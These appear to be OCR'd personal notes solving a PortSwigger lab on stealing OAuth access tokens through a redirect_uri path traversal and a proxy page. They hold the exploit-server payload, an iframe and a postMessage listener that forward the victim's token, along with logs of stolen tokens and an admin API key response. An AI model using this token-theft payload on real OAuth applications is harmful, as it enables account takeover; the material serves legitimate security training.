


```
Hello, world!
<script>
  if(!document.location.hash){
     document.location = "https://oauth-0aed003f03fb55228012064b02a900ad.oauth-server.net/auth?
client_id=qogma21ve7cyaxeiolipw&redirect_uri=https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/oauth-callback/../post/next?
path=https://exploit-0a7c00bf03e9554780f8075601c900b0.exploit-server.net/
exploit&response_type=token&nonce=1585568770&scope=openid%20profile%20email"
} else {
     window.location = '/?'+document.location.hash.substr(1)
}
</script>
```

```
Hello, world!
<script>
  if(!document.location.hash){
    document.location = "https://oauth-0aed003f03fb55228012064b02a900ad.oauth-server.net/auth?client_id=qogma21ve7cyaxeiolipw&redirect_uri=https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/oauth-callback/../post/next?path=https://exploit-0a7c00bf03e9554780f8075601c900b0.exploit-server.net/exploit&response_type=token&nonce=1585568770&scope=openid%20profile%20email"
} else {
    window.location = '/?'+document.location.hash.substr(1)
}
</script>
```



```
103.82.41.179   2025-04-05 04:52:57 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 F
103.82.41.179   2025-04-05 04:52:58 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
103.82.41.179   2025-04-05 04:57:18 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
103.82.41.179   2025-04-05 04:57:18 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/201
103.82.41.179   2025-04-05 04:57:20 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/201
103.82.41.179   2025-04-05 04:57:20 +0000 "GET /?access_token=7OJSgHplsgc3LdInlJn-h6YVqYl4x-093ZTJYxf0eqT&expires_in=3600&token_type=Bearer&scop
103.82.41.179   2025-04-05 04:57:21 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
103.82.41.179   2025-04-05 04:57:26 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
103.82.41.179   2025-04-05 04:57:26 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0)
10.0.3.85       2025-04-05 04:57:26 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko)
10.0.3.85       2025-04-05 04:57:26 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) C
10.0.3.85       2025-04-05 04:57:26 +0000 "GET /?access_token=v43vS1viLqHTOzBeuXv8rt8In1gCyaSf2oNDzo0HYiJ&expires_in=3600&token_type=Bearer&scop
10.0.3.85       2025-04-05 04:57:26 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (K
103.82.41.179   2025-04-05 04:57:27 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 F
103.82.41.179   2025-04-05 04:57:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
103.82.41.179   2025-04-05 04:57:32 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
103.82.41.179   2025-04-05 04:57:32 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2010010
103.82.41.179   2025-04-05 04:57:32 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
103.82.41.179   2025-04-05 05:05:51 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 F
103.82.41.179   2025-04-05 05:05:51 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 F
103.82.41.179   2025-04-05 05:05:51 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 F
```



```
GET /me HTTP/2
Host:
oauth-0aed003f03fb55228012064b02a900ad.oauth-serv
er.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aab00ba03f0557380de08a400fb00a0.web-secu
rity-academy.net/
Authorization: Bearer
v43vS1viLqHTOzBeuXv8rt8In1gCyaSf2oNDzo0HYiJ
Content-Type: application/json
Origin:
https://0aab00ba03f0557380de08a400fb00a0.web-secu
rity-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Priority: u=4
Te: trailers
```

```
HTTP/2 200 OK
X-Powered-By: Express
Vary: Origin
Access-Control-Allow-Origin:
https://0aab00ba03f0557380de08a400fb00a0.web-secur
ity-academy.net
Access-Control-Expose-Headers: WWW-Authenticate
Pragma: no-cache
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Date: Sat, 05 Apr 2025 05:01:56 GMT
Keep-Alive: timeout=5
Content-Length: 152

{
    "sub":"administrator",
    "apikey":"qUR6MHk4qHQu1nBmDoLgt8AOVjdeISX6",
    "name":"Administrator",
    "email":"administrator@normal-user.net",
    "email_verified":true
}
```

Lab: Stealing OAuth access tokens via a proxy page

This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the OAuth service makes it possible for an attacker to leak access tokens to arbitrary pages on the client application.

To solve the lab, identify a secondary vulnerability in the client application and use this as a proxy to steal an access token for the admin user's account. Use the access token to obtain the admin's API key and submit the solution using the button provided in the lab banner.

The admin user will open anything you send from the exploit server and they always have an active session with the OAuth service.

You can log in via your own social media account using the following credentials: `wiener:peter`.

login with your credential

go to my account


logout and go to

again login this time


no need to put anything

it will automaticall

login with that token




44	https://0a3f006704cf30128...	GET	/academyLabHeader		101	147				✓	34.
43	https://0a3f006704cf30128...	GET	/post/comment/comment-form		200	1589	HTML			✓	34.
42	https://0a3f006704cf30128...	GET	/resources/images/avatarDefault.svg		200	9986	XML	svg		✓	34.
41	https://0a3f006704cf30128...	GET	/post?postId=4	✓	200	8479	HTML		Stealing OAuth acce...	✓	34.
40	https://0a3f006704cf30128...	GET	/academyLabHeader		101	147				✓	34.
39	https://0a3f006704cf30128...	GET	/my-account?id=wiener	✓	200	3381	HTML		Stealing OAuth acce...	✓	34.
38	https://0a3f006704cf30128...	GET	/academyLabHeader		101	147				✓	34.
37	https://0a3f006704cf30128...	GET	/		200	8899	HTML		Stealing OAuth acce...	✓	34.
36	https://0a3f006704cf30128...	GET	/		200	8899	HTML		Stealing OAuth acce...	✓	34.
35	https://0a3f006704cf30128...	POST	/authenticate	✓	302	139				✓	34.
34	https://oauth-0a0e006604...	GET	/me		200	512	JSON			✓	79.
33	https://0a3f006704cf30128...	GET	/oauth-callback		200	804	HTML			✓	34.
32	https://oauth-0a0e006604...	GET	/auth?client_id=gxqj9kxbddzfg0q9u37fq&redirect_...	✓	302	1130	HTML			✓	79.
31	https://0a3f006704cf30128...	GET	/academyLabHeader		101	147				✓	34.
30	https://0a3f006704cf30128...	GET	/social-login		200	3518	HTML		Stealing OAuth acce...	✓	34.
29	https://0a3f006704cf30128...	GET	/my-account		302	64				✓	34.
28	https://0a3f006704cf30128...	GET	/academyLabHeader		101	147				✓	34.
27	https://0a3f006704cf30128...	GET	/		200	8889	HTML		Stealing OAuth acce...	✓	34.
26	https://0a3f006704cf30128...	GET	/logout		302	139				✓	34.
25	https://0a3f006704cf30128...	GET	/academyLabHeader		101	147				✓	34.
24	https://0a3f006704cf30128...	GET	/my-account?id=wiener	✓	200	3381	HTML		Stealing OAuth acce...	✓	34.



```
GET /auth?client_id=gxqj9kxbddzfg0q9u37fq&
redirect_uri=
https://0a3f006704cf301280f91210000500c3.web-secu
rity-academy.net/oauth-callback/../post/comment/c
omment-form&response_type=token&nonce=1723897942&
scope=openid%20profile%20email HTTP/2
Host:
oauth-0a0e00660474308c8054102d02e50097.oauth-serv
er.net
Cookie: _session=nj7QCkBTRXqCBQEewEuzP;
_session.legacy=nj7QCkBTRXqCBQEewEuzP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a3f006704cf301280f91210000500c3.web-secu
rity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Location:
https://0a3f006704cf301280f91210000500c3.web-secur
ity-academy.net/post/comment/comment-form#access_t
oken=W1W9WnCS9YcZ41P-7MYMBKw1ESbWwzUW9FTuKSycNDd&e
xpires_in=3600&token_type=Bearer&scope=openid%20pr
ofile%20email
Content-Type: text/html; charset=utf-8
Set-Cookie: _session=nj7QCkBTRXqCBQEewEuzP;
path=/; expires=Sat, 19 Apr 2025 10:23:36 GMT;
samesite=none; secure; httponly
Set-Cookie: _session.legacy=nj7QCkBTRXqCBQEewEuzP;
 path=/; expires=Sat, 19 Apr 2025 10:23:36 GMT;
secure; httponly
Date: Sat, 05 Apr 2025 10:23:36 GMT
Keep-Alive: timeout=5
Content-Length: 481

Redirecting to <a href="
https://0a3f006704cf301280f91210000500c3.web-secur
ity-academy.net/post/comment/comment-form#access_t
oken=W1W9WnCS9YcZ41P-7MYMBKw1ESbWwzUW9FTuKSycNDd&a
mp;expires_in=3600&amp;token_type=Bearer&amp;scope
=openid%20profile%20email">
```




Body:


```
<iframe src="https://oauth-0a0e00660474308c8054102d02e50097.oauth-server.net/auth?
client_id=gxqj9kxbddzfg0q9u37fq&redirect_uri=https://0a3f006704cf301280f91210000500c3.web-security-academy.net/oauth-callback/../post/comment/
comment-form&response_type=token&nonce=1723897942&scope=openid%20profile%20email"></iframe>

<script>
   window.addEventListener('message', function(e) {
      fetch("/" + encodeURIComponent(e.data.data))
   }, false)
</script>
```

```
<iframe src="https://oauth-0a0e00660474308c8054102d02e50097.oauth
-server.net/auth?client_id=gxqj9kxbddzfg0q9u37fq&redirect_uri=https://0
a3f006704cf301280f91210000500c3.web-security-academy.net/oauth-ca
llback/../post/comment/comment-form&response_type=token&nonce=172
3897942&scope=openid%20profile%20email"></iframe>

<script>
```


```
    window.addEventListener('message', function(e) {
        fetch("/" + encodeURIComponent(e.data.data))
    }, false)
</script>
```



```
103.82.41.179   2025-04-05 10:42:48 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179   2025-04-05 10:42:48 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179   2025-04-05 10:42:48 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179   2025-04-05 10:42:48 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179   2025-04-05 10:42:50 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
103.82.41.179   2025-04-05 10:46:28 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2010010
103.82.41.179   2025-04-05 10:46:28 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
103.82.41.179   2025-04-05 10:46:30 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2010010
103.82.41.179   2025-04-05 10:46:31 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2
103.82.41.179   2025-04-05 10:46:33 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179   2025-04-05 10:46:33 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179   2025-04-05 10:46:33 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179   2025-04-05 10:46:33 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179   2025-04-05 10:46:38 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2010010
103.82.41.179   2025-04-05 10:46:38 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.
10.0.3.141      2025-04-05 10:46:38 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko
10.0.3.141      2025-04-05 10:46:38 +0000 "GET /https%3A%2F%2F0aa5002203f28d8f805a491d008300a5.web-security-academy.net%2Fpost%2Fcomment%2Fcom
103.82.41.179   2025-04-05 10:46:39 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
103.82.41.179   2025-04-05 10:46:39 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
103.82.41.179   2025-04-05 10:46:41 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2010010
```



```
0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
 NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ws NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ws NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ws NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ws NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
 NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ws NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ws NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ws NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ws NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
rity-academy.net%2Fpost%2Fcomment%2Fcomment-form%23access_token%3DMyJHSp4oS-kTXUb-b-bJ2jcW7oiSi6eu2Ub7vgx-W6Y%26expires_in%3D3600%26token
0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
ozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
